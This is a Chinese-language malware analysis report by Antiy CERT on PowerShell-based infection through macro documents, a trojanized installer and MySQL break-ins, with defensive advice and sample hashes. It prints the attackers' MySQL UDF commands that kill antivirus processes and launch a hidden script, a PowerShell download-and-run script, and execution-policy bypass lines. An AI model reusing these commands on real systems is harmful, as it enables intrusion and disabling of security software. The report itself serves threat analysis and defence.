多起利用 POWERSHELL 传播

恶意代码的事件分析

安天安全研究与应急处理中心（Antiy CERT）

报告初稿完成时间：2016 年 03 月 16 日 13 时 21 分

首次发布时间：YYYY 年 MM 月 DD 日 hh 时 mm 分

本版本更新时间：2016 年 03 月 18 日 14 时 33 分

目 录

1 概述

近日，安天安全研究与应急处理中心（Antiy CERT）的研究人员发现了多起利用 PowerShell[1]传播恶意代码的事件。

PowerShell 具有许多实用与强大的功能，在方便用户使用的同时，也为不法份子打开了便捷之门。攻击者可以利用 PowerShell 命令下载恶意代码到用户系统中运行，这种方法可以躲避部分反病毒产品的检测；同时，还可以通过命令行调用 PowerShell 将一段加密数据加载到内存中执行，实现这种无实体文件的攻击方法。在去年 5 月份，安天 CERT 所发布的《一例针对中方机构的准 APT 攻击中所使用的样本分析》[2]正是使用了这种攻击方法，当时，安天 CERT 的研究人员即预测利用 PowerShell 进行攻击的安全事件将越来越多。本文将对近期发现的 PowerShell 攻击事件进行分析。

2 利用宏病毒执行 PowerShell 进行传播恶意代码

安天 CERT 近期发现多起通过社工邮件传播具有窃取网银信息功能的恶意代码家族 Dridex[3]的事件。与 2015 年利用宏脚本直接下载 Dridex 不同的是，此次利用宏调用 PowerShell 下载 Dridex，这种方法可以躲避部分反病毒软件的检测。

攻击者将后缀名为 rtf 的文档作为邮件附件，文档中带有宏代码，宏代码的功能是调用 PowerShell 命令，下载指定 URL 的文件到系统中运行。



图 1 社工邮件

通常该类事件中邮件附件的文件名都具有一定的诱导性，使用的文件名包含以下关键字：

关键字	语言	中文
Advice	英语	建议；忠告；劝告；通知
Rechnung	德语	法案
Protokoll	德语	协议

当运行附件时，如果启用宏会调用 Document_Open()函数，该函数会调用 dsfsdff()函数。攻击者将 PowerShell 脚本放到了 TextBox 控件内，并把该控件缩小到最小（图中为了展示方便，修改了控件大小），试图躲避分析人员的分析。



图 2 宏代码中的 PowerShell 脚本

该脚本的功能为下载：http:/***.com/zalupa/kurva.php，保存到%TEMP%\目录下，命名为：sdjgbcjkds.exe，并运行这个文件。

经安天 CERT 研究人员分析，判定所下载的样本是网络僵尸类木马程序，属于 Dridex 家族，具有窃取用户网络银行信息的功能。

3 利用安装包捆绑 PowerShell 传播恶意代码

攻击者通过修改第三方应用程序，捆绑恶意代码后上传至下载网站中。用户下载并运行被捆绑恶意代码的应用程序后，在安装完应用程序后，会调用 PowerShell 执行下载恶意代码的操作。

病毒名称	Trojan/Win32.MSShell
原始文件名	Wextract.exe

MD5	043088AC25FFFB64ACFFD8E4C9000764
处理器架构	X86-32
文件大小	3,746 KB(3,835,904 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	525B8623->2013-10-14 13:50:27
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C++ 8 *

该样本为被恶意捆绑 PowerShell 脚本的 Total Commander 安装包。在安装该 Total Commander 安装程序时，会执行 PowerShell 脚本下载并运行恶意程序。



图 3 可执行文件中的 PowerShell 脚本



图 4 被感染的安装包安装界面

通过这种方式来执行脚本，在一定程度上可以躲避杀毒软件的查杀，更好的隐藏自己。

将恶意代码与正常应用程序捆绑后，放到下载网站中传播恶意代码的过程中，使用较多的是自解压类捆绑，这类捆绑可以通过文件格式来识别，而此次事件中使用的捆绑方式更为隐蔽。

4 利用入侵 MySQL 植入 PowerShell 传播恶意代码

安天CERT发现多起利用PowerShell入侵数据库事件，攻击者将载有PowerShell脚本的代码植入MySQL数据库中，通过调用 PowerShell 脚本下载恶意代码并尝试强制结束多款安全软件进程。以往的入侵 MySQL 服务器的事件通常是植入一个恶意的可执行程序，可见，攻击者的攻击手段也在不断的演变。

4.1 数据库入侵步骤

攻击者首先攻破存在弱口令的 MySQL 服务器，一旦用户名和密码成功破解后，便可以植入恶意代码，植入恶意代码通常使用的方法是利用 MySQL 语句进行建立表、将恶意代码写入表，然后将恶意代码 dump 到数据库服务器中来执行。

```
SELECT 0
x24736F757263653D22687474703A2F2F7777772E67616D653931382E6D653A323534352F686F73742E657865220D0A4696F6E3D22433A5C
57677773D4E65772D4F626A65637420537974656D2E4E65742E576562436C69656E740D.....C68756167652E6578652229 into
DUMPFILE 'c:/windows/temp.ps1'; --dump样本文件
DROP FUNCTION IF EXISTS sys_exec;  --判断sys_exec表，如果存在则删除
 CREATE FUNCTION sys_exec RETURNS string SONAME '4icMTq.dll'; --创建sys_exec
 CREATE FUNCTION sys_eval RETURNS string SONAME '4icMTq.dll'; --创建sys_eval
 select sys_eval('taskkill /f /im 360safe.exe&taskkill /f /im 360sd.exe&taskkill /f /im 360rp.exe&taskkill /f
 /im 360rps.exe&taskkill /f /im 360tray.exe&taskkill /f /im ZhuDongFangYu.exe&exit');  --结束掉进程
 select sys_eval('taskkill /f /im SafeDogGuardCenter.exe&taskkill /f /im SafeDogSiteIIS.exe&taskkill /f /im
 SafeDogUpdateCenter.exe&taskkill /f /im SafeDogServerUI.exe&taskkill /f /im kxescore.exe&taskkill /f /im
 kxetray.exe&exit'); --结束掉进程
 select sys_eval('taskkill /f /im QQPCTray.exe&taskkill /f /im QQPCRTP.exe&taskkill /f /im
 QQPCMgr.exe&taskkill /f /im kavsvc.exe&taskkill /f /im alg.exe&taskkill /f /im AVP.exe&
 taskkill /f /im egui.exe&taskkill /f /im ekrn.exe&taskkill /f /im ccenter.exe&taskkill /f /im
 rfwsrv.exe&taskkill /f /im Ravmond.exe&taskkill /f /im rsnetsvr.exe&taskkill /f /im egui.exe&taskkill /f /im
 MsMpEng.exe&taskkill /f /im msseces.exe&exit'); --结束掉进程
 select sys_exec('PowerShell.exe -ExecutionPolicy Unrestricted -NoProfile -windowstyle hidden -File
 c:\\windows\\temp.ps1'); --执行sys_exec并使用PowerShell.exe加载temp.ps1脚本执行。
```

图 5 入侵数据库过程

攻击者将恶意脚本植入数据库中，尝试强制结束多款安全软件进程，其中包括 360、QQ 安全管家、卡巴斯基、瑞星、诺顿、微软、Windows 自带安全服务等进程。

结束进程列表如下：

360sd.exe	360tray.exe	ccenter.ex
360safe.exe	SafeDogGuardCenter.exe	rsnetsvr.exe
360rp.exe	SafeDogSiteIIS.exe	SafeDogUpdateCenter.exe
360rps.exe	kxescore.exe	SafeDogServerUI.exe
360tray.exe	kxetray.exe	ZhuDongFangYu.exe
QQPCTray.exe	alg.exe	QQPCTray.exe
QQPCRTP.exe	kavsvc.exe	rfwsrv.exe
QQPCMgr.exe	AVP.exe	Ravmond.exe
egui.exe	MsMpEng.exe	msseces.exe
ekrn.exe	ccenter.ex	

下图为安天 CERT 近期发现的数起相似的攻击事件，图中 IP 为攻击者 IP，大多数攻击者 IP 对应地理位置是国内，一个攻击者 IP 地理位置是美国。



图 6 几起攻击事件时间轴

4.2 PowerShell 脚本分析

入侵数据库的 PowerShell 脚本源码如下，几个脚本功能相同，下载地址不同。

```
$source="http://www.[redacted]host.exe"
$destination="C:\Windows\host.exe"
$www=New-Object System.Net.WebClient
$www.DownloadFile($source, $destination)
$source2="http://[redacted]/360.exe"
$destination2="C:\Windows\crrcs.exe"
$www2=New-Object System.Net.WebClient
$www2.DownloadFile($source2, $destination2)
Invoke-Expression("C:\Windows\host.exe")
Invoke-Expression("C:\Windows\360.exe")
```

图 7 PowerShell 脚本源码

上图包含两个恶意代码下载地址，其下载服务器是黑客搭建的轻型文件服务器（Http File Server），具体有关 HFS 服务器相关内容参见安天 2015 年度发布的《大量 HFS 搭建的服务器被黑客利用进行恶意代码传播》[4]报告。本事件中的两个 HFS 服务器目前均属于活跃状态，根据下图可以看到该 HFS 服务器目前运行时间均在一个月内，是黑客刚刚组建的恶意服务器，用来传播恶意代码所用。该服务器中的绝大多数样本均属于恶意样本。



图 8 HFS 服务器

5 安全防御建议

Windows 默认安全设置不能阻止 PowerShell 脚本执行。

虽然 Windows 对 PowerShell 的安全性做了考虑，在系统安装后，Windows PowerShell 默认策略设置为“受限的”，这个默认策略可以阻止 PowerShell 脚本的运行，在执行 PowerShell 脚本时会出现禁止运行提示。

图 9 阻止 PowerShell 脚本运行的提示

但是，现实情况是，攻击者通过各种手段可以绕过这些安全策略。比如下面两种情况：

- 通过设置 Bypass 标志来绕过 PowerShell 的安全策略。

```
PowerShell.exe -ExecutionPolicy Bypass -File C:\Shell\test.ps1
```

- 使用 Invoke-Expression 来绕过 PowerShell 的安全策略。该命令会接受任何字符串输入并将它视为 PowerShell 代码。

```
.Run("C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe iex $env:demclws", 0, 1);
```

综上所述，对于用户来讲，需要进行一些安全性的防御操作，可以参考以下两点建议。

1、彻底删除、禁用 PowerShell，有两种操作手法：

a) 进入以下两处 PowerShell 程序路径，获取 TrustedInstaller 权限，强制删除或替换 PowerShell 程序。

```
C:\windows\system32\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
```

b) 企业版、旗舰版系统，进入组策略：计算机配置→Windows 设置→安全设置→应用程序控制策略→AppLocker，在可执行规则中添加一条拒绝 PowerShell 的规则。



图 10 添加拒绝 PowerShell 的规则

2、修改 PowerShell 名称

进入 PowerShell 程序路径，通过获取 TrustedInstaller 权限，将 PowerShell 重新命名。



图 11 修改 PowerShell.exe 文件名为 power.exe

例如：将 PowerShell.exe 命名为 power.exe，那么就可以阻止恶意代码调用 PowerShell 执行命令。当用户使用 PowerShell 时，需要输入修改后的名称 power 命令即可。



图 12 使用 power 命令代码 PowerShell

3、安装安全防护产品，保护系统和数据的安全。

安天智甲终端防护系统 IEP 可以有效阻止此类利用 PowerShell 传播的恶意代码。

6 涉及的样本 HASH 列表

MD5
308e2344fed5953b59c3c888b95e2320
07d713203b216e651fc598605f120960
bf369180d0cd6ab5cf2b10ce490d3593
9fef2a8f98c5baf49fe7a31a9f97ed87
dee695427fbb39f0ad97a585f90bf1a3
b0a4622524d7e5712f07d21004ee4672
f06cbd27d0d603ce119d789284828b68
d01613aa61c05a725ebc9326dec7610
9ccae224b171e30b05f45c1c7c5f1453
2818bd20f0cfa299bd4703ffaaee2c6b
7f3a6dee12a3108876b5c50d89bd5fed
295549c02e0208716f9f67a131f2aebd
4bcd056aa553e5559e57d2fd4beb9cf3
0b7d9898e478c303f98042478b85cfab
043088ac25fffb64acffd8e4c9000764

附录一：参考资料

[1] Windows PowerShell 维基百科

https://en.wikipedia.org/wiki/Windows_PowerShell

[2] 一例针对中方机构的准 APT 攻击中所使用的样本分析

http://www.antiy.com/response/APT-TOCS.html

[3] 利用路由器传播的 DYREZA 家族变种分析（安天 CERT 将 Dridex 家族称为 DYREZA 家族）

http://www.antiy.com/response/dyreza.html

[4] 黑客用 HFS 搭建服务器来传播恶意代码

http://www.antiy.com/response/hfs.html

附录二：关于安天

安天从反病毒引擎研发团队起步，目前已发展成为拥有四个研发中心、监控预警能力覆盖全国、产品与服务辐射多个国家的先进安全产品供应商。安天历经十五年持续积累，形成了海量安全威胁知识库，并

综合应用网络检测、主机防御、未知威胁鉴定、大数据分析、安全可视化等方面经验，推出了应对持续、高级威胁（APT）的先进产品和解决方案。安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是 CNNVD 六家一级支撑单位之一。安天移动检测引擎是获得全球首个 AV-TEST（2013）年度奖项的中国产品，全球超过十家以上的著名安全厂商都选择安天作为检测能力合作伙伴。

关于反病毒引擎更多信息请访问：http://www.antiy.com（中文）

http://www.antiy.net （英文）

关于安天反 APT 相关产品更多信息请访问：http://www.antiy.cn